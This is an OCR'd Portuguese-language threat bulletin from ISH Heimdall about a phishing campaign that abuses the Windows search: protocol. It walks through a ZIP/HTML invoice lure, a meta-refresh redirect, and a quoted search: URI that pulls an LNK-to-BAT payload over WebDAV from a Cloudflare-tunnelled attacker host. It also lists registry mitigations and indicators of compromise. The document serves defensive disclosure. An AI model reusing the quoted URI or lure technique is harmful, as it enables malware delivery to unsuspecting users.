BOLETIM DE SEGURANÇA

Uso indevido do protocolo de pesquisa do windows para distribuir scripts maliciosos

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

Pesquisadores do Trustwave identificaram uma campanha de malware altamente sofisticada que explora a funcionalidade de pesquisa do Windows, integrada ao código HTML, para disseminar malware.

2 DETALHES SOBRE A AMEAÇA

Os atores da ameaça demonstraram um entendimento avançado das vulnerabilidades do sistema e dos padrões de comportamento dos usuários. A análise do HTML e do código de pesquisa do Windows será realizada para elucidar suas funções no processo de ataque.

A campanha de malware se inicia com um e-mail duvidoso que traz um anexo HTML, mascarado como um documento comum, tal como uma fatura. Para intensificar a fraude e burlar os sistemas de segurança de e-mail, o agente malicioso insere o arquivo HTML em um arquivo ZIP.

Esta adicional camada de ocultação tem múltiplos objetivos:

- Diminui o tamanho do arquivo, permitindo uma transmissão mais veloz
- Escapa de scanners que podem não detectar conteúdos compactados
- Acrescenta um passo adicional para os usuários, o que pode enfraquecer medidas de segurança mais básicas.




Figura 1 – MailMarshal extraindo o arquivo HTML do arquivo ZIP.

O anexo HTML, que faz parte desta campanha e parece inofensivo à primeira vista, foi projetado para desencadear um ataque complexo. Quando é aberto, este arquivo HTML manipula os protocolos web padrão para explorar as funcionalidades do sistema operacional Windows.

Figura 2 – Trecho de código do anexo HTML.

No código HTML, um elemento crucial é a tag e o atributo associado. Este atributo orienta o navegador a recarregar a página automaticamente e redirecioná-la para uma nova URL, com um atraso definido pelo próprio atributo. Neste caso, o atraso é zero, fazendo com que o redirecionamento seja imediato assim que a página é carregada, sem dar ao usuário a chance de perceber qualquer atividade suspeita. Além do redirecionamento automático, o HTML contém uma tag âncora chamada 2, que atua como um mecanismo de contingência. Se a atualização meta não for realizada, talvez devido a configurações do navegador que impedem tais redirecionamentos, a existência de um link clicável ainda representa uma ameaça, pois incentiva o usuário a iniciar a exploração de pesquisa manualmente.




Figura 3 – Prompt acionado na execução do comando de busca.

Quando o HTML é carregado, os navegadores geralmente pedem ao usuário para autorizar a ação de pesquisa. Esta é uma medida de segurança que impede que comandos não autorizados realizem operações potencialmente danosas sem o consentimento do usuário. A URL de redirecionamento faz uso do protocolo search:, um recurso útil, porém potencialmente perigoso, que permite que os aplicativos interajam diretamente com a função de pesquisa do Windows Explorer.

```
search:query=INVOICE&amp;crumb=location:\\tender-coding-bi-associate.
trycloudflare.com@SSL\DavWWWRoot\google\INVOICE&amp;displayname=Downloads
```

Figura 4 – Trecho de código da consulta de pesquisa do Windows

Um invasor manipula esse protocolo para iniciar automaticamente o Windows Explorer e executar uma pesquisa com parâmetros definidos pelo agente malicioso:

- **query**: orienta a pesquisa para buscar itens marcados como “INVOICE”.
- **crumb**: Determina o alcance da pesquisa, direcionando-a para um diretório específico, que neste caso é um servidor mal-intencionado tunelado via Cloudflare.
- **displayname**: auxilia na decepção do usuário ao renomear a visualização da pesquisa para “Downloads”, simulando nomes comuns de interface de usuário, o que faz a ação maliciosa parecer legítima.
- **localização**: os invasores se aproveitaram do serviço de tunelamento da Cloudflare para esconder seus servidores e disfarçar suas ações

maliciosas. A integração do WebDAV permite que recursos remotos sejam apresentados como locais. Isso torna a farsa mais convincente e mais difícil para os usuários identificarem a intenção maliciosa, já que os arquivos exibidos imitam documentos legítimos.

O ataque avança para a próxima etapa após o usuário permitir a ação de busca. A função de pesquisa recupera arquivos nomeados como faturas de um servidor remoto. Apenas um item, especificamente um arquivo de atalho (LNK), aparece nos resultados da pesquisa. Este arquivo LNK direciona para um script em lote (BAT) hospedado no mesmo servidor, que, quando clicado pelo usuário, pode iniciar operações maliciosas adicionais.




Figura 5 – Janela de pesquisa exibindo resultados após invocar a consulta de pesquisa.

Durante a investigação, a carga útil (BAT) não estava acessível, pois o servidor aparentava estar desativado. Contudo, o ataque evidencia um entendimento avançado das falhas do sistema e das ações dos usuários.

3 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Uma opção para evitar a exploração do protocolo URI search-ms/search é desabilitar esses manipuladores excluindo entradas de registro associadas. Isso pode ser conseguido com os seguintes comandos:

- reg excluir HKEY_CLASSES_ROOT\search /f
- reg excluir HKEY_CLASSES_ROOT\search-ms /f

Foi implementado também atualizações para clientes do MailMarshal que identificam características do arquivo HTML que abusa do manipulador de URI de pesquisa.

4 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	f77a4a27f749703165e2021fecd73db9
sha1:	cbc3a8e762e0f2eda9e8a9bde348d04d1d7ce17e
sha256:	d136dcfc355885c502ff2c3be229791538541b748b6c07df3ced95f9a7eb2f30
File name:	INVOICE#TBAVSA0JBSNA.html

Tabela 1 – Indicadores de Compromissos de artefatos

5 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Trustwave**
- **Bleepingcomputer**

6 AUTORES

- **Leonardo Oliveira Silva**

heimdall
security research
A DIVISION OF ISH